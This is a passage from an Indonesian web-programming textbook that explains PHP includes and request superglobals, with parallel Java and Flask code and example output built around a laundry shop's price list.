"""language_tour.py — the PHP ideas of Sections 3.5 to 3.14, said in Python."""
import html


def laundry_cost(units, unit_price=8000, delivery=0):   # default values, like PHP
    return units * unit_price + delivery


def add_tip(total):
    total = total + 2000               # binds the local name to a new number only


def add_item(basket):
    basket.append("S0003")             # changes the very list the caller holds


# --- Types belong to values, not to names ------------------------------------
values = {"name": "Sri", "units": 4, "kilos": 3.5, "paid": False,
          "items": ["wash", "iron"], "note": None}
for label, v in values.items():
    print(f"{label:6}-> {type(v).__name__}")

# --- "10" + 5: Python refuses to guess ----------------------------------------
try:
    print("10" + 5)
except TypeError as e:
    print('"10" + 5      -> TypeError:', e)
print('int("10") + 5 ->', int("10") + 5)
print('"10" == 10    ->', "10" == 10)
print('bool("0")     ->', bool("0"), '| bool("") ->', bool(""), '| bool([]) ->', bool([]))

# --- Arithmetic ---------------------------------------------------------------
print("17 / 5 =", 17 / 5, "| 17 // 5 =", 17 // 5, "| 17 % 5 =", 17 % 5, "| 4 ** 2 =", 4 **
2)

# --- Strings ------------------------------------------------------------------------
s = "Profitina Laundry, Surabaya"
print("len      =", len(s))
print("find     =", s.find("Laundry"), "| missing ->", s.find("Jakarta"))
print("in       =", "Surabaya" in s)
print("upper    =", s[:9].upper())
print("split    =", s.split(", "))
print("join     =", " / ".join(s.split(", ")))
print("format   = Rp", f"{24500:,}".replace(",", "."))
print("escape   =", html.escape('<script>alert("xss")</script>'))
```

Kode 3.12 (Lanjutan) *language_tour.py: gagasan yang sama dalam Python.*

```python
# --- Dicts: PHP's associative array -------------------------------------------
grade = {"Yarik": 80, "Naya": 90, "Masha": 75, "Ivan": 85}   # keeps insertion order
print("grade    =", grade)
print("by value =", dict(sorted(grade.items(), key=lambda kv: kv[1])))   # asort()
print("by key   =", dict(sorted(grade.items())))                          # ksort()

# --- Functions ----------------------------------------------------------------
print("cost(4)                 =", laundry_cost(4))
print("cost(4, 12000)          =", laundry_cost(4, 12000))
print("cost(4, delivery=10000) =", laundry_cost(4, delivery=10000))
bill = 32000
add_tip(bill)
print("after add_tip(bill)     =", bill)
basket = ["S0001"]
add_item(basket)
print("after add_item(basket)  =", basket)
```

```
name  -> str
units -> int
kilos -> float
paid  -> bool
items -> list
note  -> NoneType
"10" + 5      -> TypeError: can only concatenate str (not "int") to str
int("10") + 5 -> 15
"10" == 10    -> False
bool("0")     -> True | bool("") -> False | bool([]) -> False
17 / 5 = 3.4 | 17 // 5 = 3 | 17 % 5 = 2 | 4 ** 2 = 16
len      = 27
find     = 10 | missing -> -1
in       = True
upper    = PROFITINA
split    = ['Profitina Laundry', 'Surabaya']
join     = Profitina Laundry / Surabaya
format   = Rp 24.500
escape   = &lt;script&gt;alert(&quot;xss&quot;)&lt;/script&gt;
grade    = {'Yarik': 80, 'Naya': 90, 'Masha': 75, 'Ivan': 85}
by value = {'Masha': 75, 'Yarik': 80, 'Ivan': 85, 'Naya': 90}
by key   = {'Ivan': 85, 'Masha': 75, 'Naya': 90, 'Yarik': 80}
cost(4)                 = 32000
cost(4, 12000)          = 48000
cost(4, delivery=10000) = 42000
after add_tip(bill)     = 32000
after add_item(basket)  = ['S0001', 'S0003']
```

Bacalah keduanya berhadapan dengan keluaran PHP. Java menyambung `"10" + 5` menjadi `105`, Python menolak, dan hanya PHP yang menebak sebuah bilangan. `a == b` di Java bernilai `false` untuk dua *string* yang sama, karena `==` pada objek bertanya "objek yang sama?"; bandingkan teks dengan `equals()`. Kedua peta mempertahankan urutan pemasukan dan keduanya mengurutkan menurut nilai sambil mempertahankan kunci, yaitu `asort()`. Kedua `addTip()` tidak dapat mengubah 32000 milik pemanggil, tetapi kedua `addItem()` mengubah daftar milik pemanggil, karena yang diterimanya adalah salinan **referensi** ke daftar itu. PHP membuat pembedaan itu dengan `&`; Java dan Python membuatnya menurut jenis nilainya.

3.16 Memecah Program ke Beberapa Berkas

Satu berkas cukup untuk pelajaran. Aplikasi sungguhan terdiri atas banyak berkas, dan PHP menggabungkannya dengan empat pernyataan (**Tabel 3.11**). `include 'file.php';` menjalankan berkas lain di titik itu, seolah-olah teksnya ditempelkan; `require` melakukan hal yang sama tetapi menghentikan program jika berkasnya tidak ada; bentuk `_once` tidak melakukan apa-apa jika berkas itu sudah dimuat dalam permintaan ini.

Tabel 3.11 Keempat pernyataan penyertaan. Pakailah `require_once` untuk apa pun yang tanpanya program tidak dapat berjalan, yaitu hampir semuanya.

Pernyataan	Jika berkas tidak ada	Jika sudah dimuat
`include`	peringatan, eksekusi berlanjut	memuatnya lagi
`require`	galat fatal, eksekusi berhenti	memuatnya lagi
`include_once`	peringatan, eksekusi berlanjut	tidak melakukan apa-apa
`require_once`	galat fatal, eksekusi berhenti	tidak melakukan apa-apa

Jika program tidak dapat bekerja tanpa berkas itu, pakailah `require_once`: tanpa `_once`, berkas yang dibutuhkan dua berkas lain dimuat dua kali dan PHP berhenti dengan "Cannot redeclare function". Selalu susun jalurnya dari `__DIR__`, folder berkas yang sedang berjalan,

seperti `require_once __DIR__ . '/lib/services.php';`; jika tidak, PHP menafsirkannya relatif terhadap folder *kerja*, dan baris yang sama berfungsi dari satu halaman tetapi gagal dari halaman lain.

Halaman-halaman Laundry berbagi dua berkas semacam itu. **Kode 3.13** memuat daftar harga dan gerai: dua belas layanan dan tiga gerai yang sama dengan tabel `Service` dan `Outlet` pada aplikasi jadi di `ProfitinaLaundry/App/database`, sehingga harga yang Anda hitung di sini adalah harga yang benar-benar dikenakan toko itu. Bab 5 membacanya dari basis data tersebut.

Kode 3.13 `lib/services.php`: hanya konstanta, tanpa satu `echo` pun. Berkas yang disertakan mendeklarasikan sesuatu; ia tidak mencetak.

```
<?php
// lib/services.php — the price list and the outlets of Profitina Laundry.
// The same twelve services and three outlets as the finished application
// (ProfitinaLaundry/App/database); Chapter 5 reads them from the database.
// A file that is included declares things and prints nothing.

date_default_timezone_set('Asia/Jakarta');     // Surabaya keeps Western Indonesian Time

const SHOP_NAME = 'Profitina Laundry';

const SERVICES = [
    'S0001' => ['description' => 'Wash, dry & fold (per kg)',              'price' =>
8000],
    'S0002' => ['description' => 'Express wash & fold, 1 day (per kg)',    'price' =>
12000],
    'S0003' => ['description' => 'Ironing only (per kg)',                  'price' =>
6000],
    'S0004' => ['description' => 'Dry cleaning - shirt/blouse (per item)', 'price' =>
20000],
    'S0005' => ['description' => 'Dry cleaning - suit 2 pieces (per item)', 'price' =>
65000],
    'S0006' => ['description' => 'Dry cleaning - dress/kebaya (per item)', 'price' =>
45000],
    'S0007' => ['description' => 'Dry cleaning - jacket (per item)',       'price' =>
40000],
    'S0008' => ['description' => 'Bed cover, any size (per item)',         'price' =>
35000],
    'S0009' => ['description' => 'Blanket (per item)',                     'price' =>
25000],
    'S0010' => ['description' => 'Curtain (per kg)',                       'price' =>
15000],
    'S0011' => ['description' => 'Shoes deep clean (per pair)',            'price' =>
45000],
    'S0012' => ['description' => 'Helmet cleaning (per item)',             'price' =>
30000],
];

const OUTLETS = [
    'O01' => 'Profitina Laundry Rungkut',
    'O02' => 'Profitina Laundry Keputih',
    'O03' => 'Profitina Laundry Wiyung',
];
```

Kode 3.14 adalah satu-satunya tempat yang tahu cara menghitung harga. Aturannya adalah aturan BR-1 aplikasi jadi, **harga = harga satuan × jumlah satuan**, dengan satuan berupa kilogram, potong, atau pasang yang bulat; di meja kasir, kantong 3,2 kg ditimbang sebagai 4 kg.

Kode 3.14 `lib/money.php`: memformat rupiah, aturan harga, dan nama satuannya.

```php
<?php
// lib/money.php — the one place that knows how a price is worked out.

/** 32000 -> "Rp 32.000": Indonesian digit grouping, no decimals. */
function rupiah(int $amount): string {
    return 'Rp ' . number_format($amount, 0, ',', '.');
}

/** Rule BR-1 of the finished application: price = unit price x units. */
function price(int $unitPrice, int $units): int {
    return $unitPrice * $units;
}

/** "kg", "item(s)", "pair(s)", read from the "(per ...)" in a description. */
function unitName(string $description, int $units): string {
    if (!preg_match('/per\s+([a-z]+)/i', $description, $m)) {
        return $units === 1 ? 'unit' : 'units';
    }
    $u = strtolower($m[1]);
    if ($u === 'kg') {
        return 'kg';                          // kilograms have no plural "s"
    }
    return $units === 1 ? $u : $u . 's';
}
```

Hitung satu harga dengan tangan, karena ketiga jalur harus sepakat sampai ke rupiahnya: tiga setelan jas dua potong (S0005) seharga $3 \times 65{,}000 = 195{,}000$, dicetak sebagai `Rp 195.000`. **Kode 3.15** menyertakan kedua berkas dan mencetak daftar harga.

Kode 3.15 `08_include.php`: memakai kedua berkas bersama. `require_once` kedua di dekat akhir membuktikan bahwa bagian `_once` bekerja.

```php
<?php
// 08_include.php — pulling shared code in with require_once.

require_once __DIR__ . '/lib/services.php';
require_once __DIR__ . '/lib/money.php';

echo SHOP_NAME, " price list", PHP_EOL;
foreach (SERVICES as $id => $s) {
    printf("  %s  %-40s %10s%s", $id, $s['description'], rupiah($s['price']), PHP_EOL);
}

echo PHP_EOL, "Four kilograms of wash, dry & fold:", PHP_EOL;
$units = 4;
$s = SERVICES['S0001'];
echo "  ", $units, " ", unitName($s['description'], $units), " x ", rupiah($s['price']),
     " = ", rupiah(price($s['price'], $units)), PHP_EOL;

// require_once really is once: the second call loads nothing and fails nothing.
require_once __DIR__ . '/lib/money.php';
echo PHP_EOL, "Loaded files:", PHP_EOL;
foreach (get_included_files() as $f) {
    echo "  ", basename($f), PHP_EOL;
}
```

```
Profitina Laundry price list
  S0001  Wash, dry & fold (per kg)                  Rp 8.000
  S0002  Express wash & fold, 1 day (per kg)       Rp 12.000
  S0003  Ironing only (per kg)                      Rp 6.000
  S0004  Dry cleaning - shirt/blouse (per item)    Rp 20.000
  S0005  Dry cleaning - suit 2 pieces (per item)   Rp 65.000
  S0006  Dry cleaning - dress/kebaya (per item)    Rp 45.000
  S0007  Dry cleaning - jacket (per item)          Rp 40.000
  S0008  Bed cover, any size (per item)            Rp 35.000
  S0009  Blanket (per item)                        Rp 25.000
  S0010  Curtain (per kg)                          Rp 15.000
  S0011  Shoes deep clean (per pair)               Rp 45.000
  S0012  Helmet cleaning (per item)                Rp 30.000

Four kilograms of wash, dry & fold:
  4 kg x Rp 8.000 = Rp 32.000

Loaded files:
  08_include.php
  services.php
  money.php
```


`money.php` dimuat satu kali walaupun disebut dua kali. Di Java, satu kelas memakai kelas lain cukup dengan menyebut namanya, `Shop.rupiah(8000)`, dan `javac *.java` mengompilasi seisi folder bersama-sama (**Kode 3.23**). Python menulis `import shop` lalu `shop.rupiah(8000)`; `import` yang kedua tidak melakukan apa-apa, yaitu `require_once` yang sudah tertanam dalam bahasanya.

3.17 *Superglobal*: Membaca Permintaan dengan Tiga Cara

3.17.1 Apa itu *superglobal*

Sejauh ini PHP hanyalah kalkulator. Subbab ini menghubungkannya dengan pengunjung. Sebelum baris pertama Anda berjalan, interpreter membongkar permintaan HTTP dan menata bagian-bagiannya dalam segelintir *array* yang disebut ***superglobal***, yang terlihat di mana saja, termasuk di dalam fungsi. **Gambar 3.29** mengikuti satu permintaan ke dalamnya, dan ke padanannya di Java dan Flask.

> **DEFINISI.** ***Superglobal*** adalah *array* asosiatif yang sudah didefinisikan dan diisi PHP sebelum kode Anda berjalan, dan menyimpan satu bagian dari permintaan yang masuk. Ia adalah saluran tempat dunia luar menjangkau program Anda.



Gambar 3.29 Satu permintaan HTTP dibaca dengan tiga cara. Baris permintaan mengisi `$_GET` dan `$_SERVER`, *header* `Cookie` mengisi `$_COOKIE`, dan badan mengisi `$_POST`; Java dan Flask menyediakan bagian-bagian yang sama dengan nama lain.

Tabel 3.12 mendaftar semuanya, beserta subbab tempat masing-masing dipakai.

Tabel 3.12 Daftar *superglobal* dan tempat masing-masing dipakai dalam bab ini.

Superglobal	Isinya
`$_GET`	nilai dari *query string* URL
`$_POST`	nilai dari badan permintaan POST
`$_COOKIE`	*cookie* yang dikirim kembali oleh peramban (Subbab 3.20)
`$_SESSION`	data yang disimpan untuk pengunjung ini di antara permintaan (Subbab 3.20)
`$_FILES`	berkas unggahan (Subbab 3.22)
`$_SERVER`	keterangan tentang permintaan dan peladen
`$_REQUEST`	gabungan `$_GET` dan `$_POST` (ditentukan pengaturan `request_order`)
`$_ENV` / `$GLOBALS`	variabel lingkungan / semua variabel global

PERINGATAN: Hindari `$_REQUEST`. Ia menggabungkan beberapa sumber tanpa menyebut dari mana sebuah nilai berasal, sehingga halaman yang membaca `$_REQUEST['id']` menerimanya dari URL walaupun yang Anda maksud adalah formulir, dan penyerang dapat memasoknya hanya dengan mengirimkan sebuah tautan. Sebutkan yang Anda maksud.

3.17.2 Melihatnya sendiri

Kode 3.16 mencetak apa yang tiba, sebagai teks polos.

Kode 3.16 `09_superglobals.php`: isi *superglobal*, dicetak.

```php
<?php
// 09_superglobals.php — what the browser actually sent us, as plain text.
// Visit  http://127.0.0.1:8080/09_superglobals.php?name=Sri&units=3
header('Content-Type: text/plain; charset=utf-8');

echo "=== \$_SERVER (a few useful keys) ===\n";
foreach (['REQUEST_METHOD', 'REQUEST_URI', 'QUERY_STRING', 'SERVER_PROTOCOL',
          'HTTP_USER_AGENT', 'REMOTE_ADDR', 'SCRIPT_NAME'] as $k) {
    printf("%-16s %s\n", $k, $_SERVER[$k] ?? '(not set)');
}

echo "\n=== \$_GET ===\n";
print_r($_GET);

echo "\n=== \$_POST ===\n";
print_r($_POST);

echo "\n=== \$_COOKIE ===\n";
print_r($_COOKIE);

echo "\n=== \$_REQUEST (GET and POST together) ===\n";
print_r($_REQUEST);
```

Sebuah permintaan GET sungguhan dengan *query string*:

```
curl -s -A 'curl-demo/1.0' "http://127.0.0.1:8080/09_superglobals.php?name=Sri&units=3"
```

```
=== $_SERVER (a few useful keys) ===
REQUEST_METHOD   GET
REQUEST_URI      /09_superglobals.php?name=Sri&units=3
QUERY_STRING     name=Sri&units=3
SERVER_PROTOCOL  HTTP/1.1
HTTP_USER_AGENT  curl-demo/1.0
REMOTE_ADDR      127.0.0.1
SCRIPT_NAME      /09_superglobals.php

=== $_GET ===
Array
(
    [name] => Sri
    [units] => 3
)

=== $_POST ===
Array
(
)

=== $_COOKIE ===
Array
(
)

=== $_REQUEST (GET and POST together) ===
Array
(
    [name] => Sri
    [units] => 3
)
```

Bacalah URL dan `$_GET` berdampingan. Tanda `?` memulai *query string*, `&` memisahkan pasangan, dan setiap pasangan berbentuk `key=value`. Jadi `$_GET['name']` adalah `"Sri"` dan `$_GET['units']` adalah ***string*** `"3"`, bukan bilangan 3. Segala yang dikirim peramban tiba sebagai *string*, selalu. Fakta itulah akar dari separuh isi Subbab 3.19.

Sekarang sebuah POST dengan tiga isian di badan, satu nilai masih di URL, dan sebuah *cookie*:

```
curl -s -A 'curl-demo/1.0' -b 'last_service=S0005' \
     --data 'service=S0005&units=3&name=Sri+Wahyuni' \
     "http://127.0.0.1:8080/09_superglobals.php?src=url"
```

```
=== $_SERVER (a few useful keys) ===
REQUEST_METHOD   POST
REQUEST_URI      /09_superglobals.php?src=url
QUERY_STRING     src=url
SERVER_PROTOCOL  HTTP/1.1
HTTP_USER_AGENT  curl-demo/1.0
REMOTE_ADDR      127.0.0.1
SCRIPT_NAME      /09_superglobals.php

=== $_GET ===
Array
(
    [src] => url
)

=== $_POST ===
Array
(
    [service] => S0005
    [units] => 3
    [name] => Sri Wahyuni
)

=== $_COOKIE ===
Array
(
    [last_service] => S0005
)

=== $_REQUEST (GET and POST together) ===
Array
(
    [src] => url
    [service] => S0005
    [units] => 3
    [name] => Sri Wahyuni
)
```

Query string tetap mengisi `$_GET`, badan mengisi `$_POST`, *cookie* mengisi `$_COOKIE`, dan `$_REQUEST` mencampur GET dan POST, itulah persisnya mengapa ia bermakna ganda. Di badan permintaan, `Sri+Wahyuni` menjadi `Sri Wahyuni`: formulir menyandikan spasi sebagai `+` dan karakter tidak aman lainnya sebagai `%` diikuti dua digit heksadesimal, dan PHP membalikkan semuanya sebelum kode Anda berjalan.

3.17.3 Permintaan yang sama di Java dan Flask

Peladen JDK memberi Anda permintaan mentah dan tidak lebih. *Query string*, badan, dan *header* `Cookie` harus diurai oleh kode Anda sendiri, maka jalur Java menulis pengurai itu satu kali, dalam **Kode 3.17**, bersama fungsi bantu untuk *escaping*, *cookie*, pengalihan, dan sesi yang dipakai subbab-subbab berikutnya. Bacalah sekarang bagian `parse`, `query`, `form`, `cookies`, dan `h`; bagian sesinya dijelaskan pada Subbab 3.20.

Kode 3.17 `Web.java`: apa yang diberikan PHP secara cuma-cuma, ditulis sekali. Setiap halaman jalur Java memakainya.

```
import com.sun.net.httpserver.HttpExchange;
import java.io.IOException;
import java.io.OutputStream;
import java.net.URLDecoder;
import java.nio.charset.StandardCharsets;
import java.security.MessageDigest;
import java.security.SecureRandom;
import java.util.HexFormat;
import java.util.LinkedHashMap;
import java.util.Map;
import java.util.concurrent.ConcurrentHashMap;

/** Web.java — what PHP hands you for free, written out once: the request's fields,
 *  escaping, cookies, redirects and sessions. Every page of the Java track uses it. */
final class Web {
    private Web() {}

    /** "service=S0001&units=4" -> {service=S0001, units=4}. The first of a repeated name
wins. */
    static Map<String, String> parse(String s) {
        Map<String, String> m = new LinkedHashMap<>();
        if (s == null || s.isEmpty()) {
            return m;
        }
        for (String pair : s.split("&")) {
            int eq = pair.indexOf('=');
            String k = URLDecoder.decode(eq < 0 ? pair : pair.substring(0, eq),
StandardCharsets.UTF_8);
            String v = eq < 0 ? "" : URLDecoder.decode(pair.substring(eq + 1),
StandardCharsets.UTF_8);
            m.putIfAbsent(k, v);
        }
        return m;
    }

    /** The query string: PHP's $_GET. */
    static Map<String, String> query(HttpExchange ex) {
        return parse(ex.getRequestURI().getRawQuery());
    }

    /** The body of a POSTed form: PHP's $_POST. The body can be read only once. */
    static Map<String, String> form(HttpExchange ex) throws IOException {
        if (!"POST".equals(ex.getRequestMethod())) {
            return new LinkedHashMap<>();
        }
        byte[] body = ex.getRequestBody().readNBytes(64 * 1024);   // never read more than
64 KB
        return parse(new String(body, StandardCharsets.UTF_8));
    }
```

Kode 3.17 (Lanjutan) *Web.java: apa yang diberikan PHP secara cuma-cuma, ditulis sekali. Setiap halaman jalur Java memakainya.*

```
    /** The Cookie header: PHP's $_COOKIE. */
    static Map<String, String> cookies(HttpExchange ex) {
        Map<String, String> m = new LinkedHashMap<>();
        String header = ex.getRequestHeaders().getFirst("Cookie");
        if (header != null) {
            for (String part : header.split(";")) {
                int eq = part.indexOf('=');
                if (eq > 0) {
                    m.putIfAbsent(part.substring(0, eq).trim(), part.substring(eq +
1).trim());
                }
            }
        }
        return m;
    }

    /** One field, trimmed, "" if absent: field() of lib/validate.php. */
    static String field(Map<String, String> m, String key) {
        String v = m.get(key);
        return v == null ? "" : v.strip();
    }

    /** htmlspecialchars(..., ENT_QUOTES), written out. Use it on EVERY value you print. */
    static String h(String s) {
        if (s == null) {
            return "";
        }
        StringBuilder b = new StringBuilder(s.length() + 16);
        for (char c : s.toCharArray()) {
            switch (c) {
                case '&' -> b.append("&amp;");
                case '<' -> b.append("&lt;");
                case '>' -> b.append("&gt;");
                case '"' -> b.append("&quot;");
                case '\'' -> b.append("&#039;");
                default -> b.append(c);
            }
        }
        return b.toString();
    }

    /** setcookie(): one Set-Cookie header. */
    static void setCookie(HttpExchange ex, String name, String value, int maxAgeSeconds) {
        ex.getResponseHeaders().add("Set-Cookie",
                name + "=" + value + "; Max-Age=" + maxAgeSeconds + "; Path=/; HttpOnly;
SameSite=Lax");
    }
```

Kode 3.17 (Lanjutan) *Web.java: apa yang diberikan PHP secara cuma-cuma, ditulis sekali. Setiap halaman jalur Java memakainya.*

```
    static void send(HttpExchange ex, int status, String contentType, String text) throws
IOException {
        byte[] body = text.getBytes(StandardCharsets.UTF_8);
        ex.getResponseHeaders().set("Content-Type", contentType);
        ex.sendResponseHeaders(status, body.length);
        try (OutputStream out = ex.getResponseBody()) {
            out.write(body);
        }
    }

    static void html(HttpExchange ex, String page) throws IOException {
        send(ex, 200, "text/html; charset=utf-8", page);
    }

    /** 303 See Other: "now GET this address" (post/redirect/get). */
    static void redirect(HttpExchange ex, String location) throws IOException {
        ex.getResponseHeaders().set("Location", location);
        ex.sendResponseHeaders(303, -1);
        ex.close();
    }

    // ---- Sessions: what session_start() does for PHP -----------------------------
    private static final Map<String, Map<String, String>> SESSIONS = new
ConcurrentHashMap<>();
    private static final SecureRandom RANDOM = new SecureRandom();

    static String randomHex(int bytes) {
        byte[] b = new byte[bytes];
        RANDOM.nextBytes(b);
        return HexFormat.of().formatHex(b);
    }

    private static void sessionCookie(HttpExchange ex, String id) {
        ex.getResponseHeaders().add("Set-Cookie", "SID=" + id + "; Path=/; HttpOnly;
SameSite=Lax");
    }

    /** This visitor's session data; a new session (and cookie) if there is none yet. */
    static Map<String, String> session(HttpExchange ex) {
        String id = cookies(ex).get("SID");
        Map<String, String> data = id == null ? null : SESSIONS.get(id);   // unknown ids
are refused
        if (data == null) {
            id = randomHex(16);
            data = new ConcurrentHashMap<>();
            SESSIONS.put(id, data);
            sessionCookie(ex, id);
        }
        ex.setAttribute("sid", id);
        return data;
```

Kode 3.17 (Lanjutan) *Web.java: apa yang diberikan PHP secara cuma-cuma, ditulis sekali. Setiap halaman jalur Java memakainya.*

```
    }

    /** session_regenerate_id(true): the same data under a new id; the old id is forgotten.
*/
    static void newSessionId(HttpExchange ex) {
        Map<String, String> data = SESSIONS.remove((String) ex.getAttribute("sid"));
        String id = randomHex(16);
        SESSIONS.put(id, data);
        sessionCookie(ex, id);
    }

    /** session_destroy(): forget the data here, and tell the browser to drop the cookie.
*/
    static void endSession(HttpExchange ex) {
        SESSIONS.remove((String) ex.getAttribute("sid"));
        ex.getResponseHeaders().add("Set-Cookie", "SID=; Max-Age=0; Path=/");
    }

    /** This session's form token (CSRF token), made on first use. */
    static String csrfToken(Map<String, String> session) {
        return session.computeIfAbsent("csrf", k -> randomHex(16));
    }

    /** True if the form sent back this session's token. An empty token never matches. */
    static boolean csrfOk(Map<String, String> session, Map<String, String> form) {
        String token = session.getOrDefault("csrf", "");
        return !token.isEmpty() && MessageDigest.isEqual(
                token.getBytes(StandardCharsets.UTF_8), field(form,
"csrf").getBytes(StandardCharsets.UTF_8));
    }
}
```

Kode 3.18 memakainya untuk mencetak permintaan yang sama.

Kode 3.18 `RequestEcho.java`: `09_superglobals.php` dalam Java.

```
import com.sun.net.httpserver.HttpServer;
import java.io.IOException;
import java.net.InetSocketAddress;

/** RequestEcho.java — what the browser actually sent, as plain text: 09_superglobals.php
in Java. */
public class RequestEcho {
    public static void main(String[] args) throws IOException {
        HttpServer server = HttpServer.create(new InetSocketAddress("127.0.0.1", 8090), 0);
        server.createContext("/", ex -> {
            StringBuilder out = new StringBuilder();
            out.append("=== the request ===\n");
            out.append(String.format("%-16s %s%n", "method", ex.getRequestMethod()));
            out.append(String.format("%-16s %s%n", "uri", ex.getRequestURI()));
            out.append(String.format("%-16s %s%n", "query",
ex.getRequestURI().getRawQuery()));
            out.append(String.format("%-16s %s%n", "protocol", ex.getProtocol()));
            out.append(String.format("%-16s %s%n", "User-Agent",
ex.getRequestHeaders().getFirst("User-Agent")));
            out.append(String.format("%-16s %s%n", "remote address",
ex.getRemoteAddress().getAddress().getHostAddress()));
            out.append("\n=== query (PHP: $_GET)
===\n").append(Web.query(ex)).append('\n');
            out.append("\n=== form (PHP: $_POST) ===\n").append(Web.form(ex)).append('\n');
            out.append("\n=== cookies (PHP: $_COOKIE)
===\n").append(Web.cookies(ex)).append('\n');
            Web.send(ex, 200, "text/plain; charset=utf-8", out.toString());
        });
        server.start();
        System.out.println("Listening on http://127.0.0.1:8090/  (Ctrl+C stops it)");
    }
}
```

Kode 3.19 adalah versi Flask; `request.args`, `request.form`, dan `request.cookies` sudah diurai.

Kode 3.19 `request_echo.py`: `09_superglobals.php` dalam Flask.

```
"""request_echo.py — what the browser actually sent, as plain text: 09_superglobals.php in
Flask."""
from flask import Flask, request

app = Flask(__name__)


@app.route("/", defaults={"path": ""}, methods=["GET", "POST"])
@app.route("/<path:path>", methods=["GET", "POST"])
def echo(path):
    lines = ["=== the request ==="]
    lines.append(f"{'method':16} {request.method}")
    lines.append(f"{'uri':16} {request.full_path.rstrip('?')}")
    lines.append(f"{'query':16} {request.query_string.decode()}")
    lines.append(f"{'protocol':16} {request.environ.get('SERVER_PROTOCOL')}")
    lines.append(f"{'User-Agent':16} {request.headers.get('User-Agent')}")
    lines.append(f"{'remote address':16} {request.remote_addr}")
    lines.append("\n=== request.args (PHP: $_GET) ===")
    lines.append(str(request.args.to_dict()))
    lines.append("\n=== request.form (PHP: $_POST) ===")
    lines.append(str(request.form.to_dict()))
    lines.append("\n=== request.cookies (PHP: $_COOKIE) ===")
    lines.append(str(request.cookies.to_dict()))
    return "\n".join(lines) + "\n", 200, {"Content-Type": "text/plain; charset=utf-8"}


if __name__ == "__main__":
    app.run(host="127.0.0.1", port=5000)
```

Untuk POST yang sama, Java mencetak blok pertama dan Flask blok kedua:

```
=== the request ===
method           POST
uri              /contact?src=url
query            src=url
protocol         HTTP/1.1
User-Agent       curl-demo/1.0
remote address   127.0.0.1

=== query (PHP: $_GET) ===
{src=url}

=== form (PHP: $_POST) ===
{service=S0005, units=3, name=Sri Wahyuni}

=== cookies (PHP: $_COOKIE) ===
{last_service=S0005}
=== the request ===
method           POST
uri              /contact?src=url
query            src=url
protocol         HTTP/1.1
User-Agent       curl-demo/1.0
remote address   127.0.0.1

=== request.args (PHP: $_GET) ===
{'src': 'url'}

=== request.form (PHP: $_POST) ===
{'service': 'S0005', 'units': '3', 'name': 'Sri Wahyuni'}

=== request.cookies (PHP: $_COOKIE) ===
{'last_service': 'S0005'}
```

Tiga program, satu permintaan, empat fakta yang sama: metode, *query*, formulir, dan *cookie*.

3.17.4 Metodenya, dan GET atau POST

`$_SERVER` menggambarkan permintaan, bukan datanya. `REQUEST_METHOD` bernilai `"GET"` atau `"POST"`, dan ia membentuk setiap halaman formulir dalam bab ini, karena satu berkas melayani formulir kosong sekaligus formulir yang dikirim:

```
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    // the visitor submitted the form: check it and act
} else {
    // first visit: draw the empty form
}
```

Java bertanya `ex.getRequestMethod()` dan Flask `request.method`. Setiap kunci `HTTP_*` di `$_SERVER` adalah *header* yang dipilih klien untuk dikirim, dan isinya bisa apa saja.

Kedua metode membawa data dari peramban ke peladen. **Tabel 3.13** menjabarkan perbedaannya.

Tabel 3.13 GET dibandingkan dengan POST. Pertanyaan penentunya bukan "apakah ini rahasia" melainkan "apakah mengirimnya dua kali melakukan sesuatu dua kali".

	GET	POST
Data dibawa di	URL	badan permintaan
Terlihat di bilah alamat, riwayat, log peladen	ya	tidak
Dapat ditandai atau dibagikan	ya	tidak
Ukuran	dalam praktik terbatas beberapa ribu karakter	praktis tidak terbatas
Dapat mengirim berkas	tidak	ya, dengan `enctype="multipart/form-data"`
Aman diulang	semestinya	semestinya tidak
Pakailah untuk	pencarian, penyaringan, nomor halaman, perhitungan	membuat, mengubah, menghapus, masuk, keluar

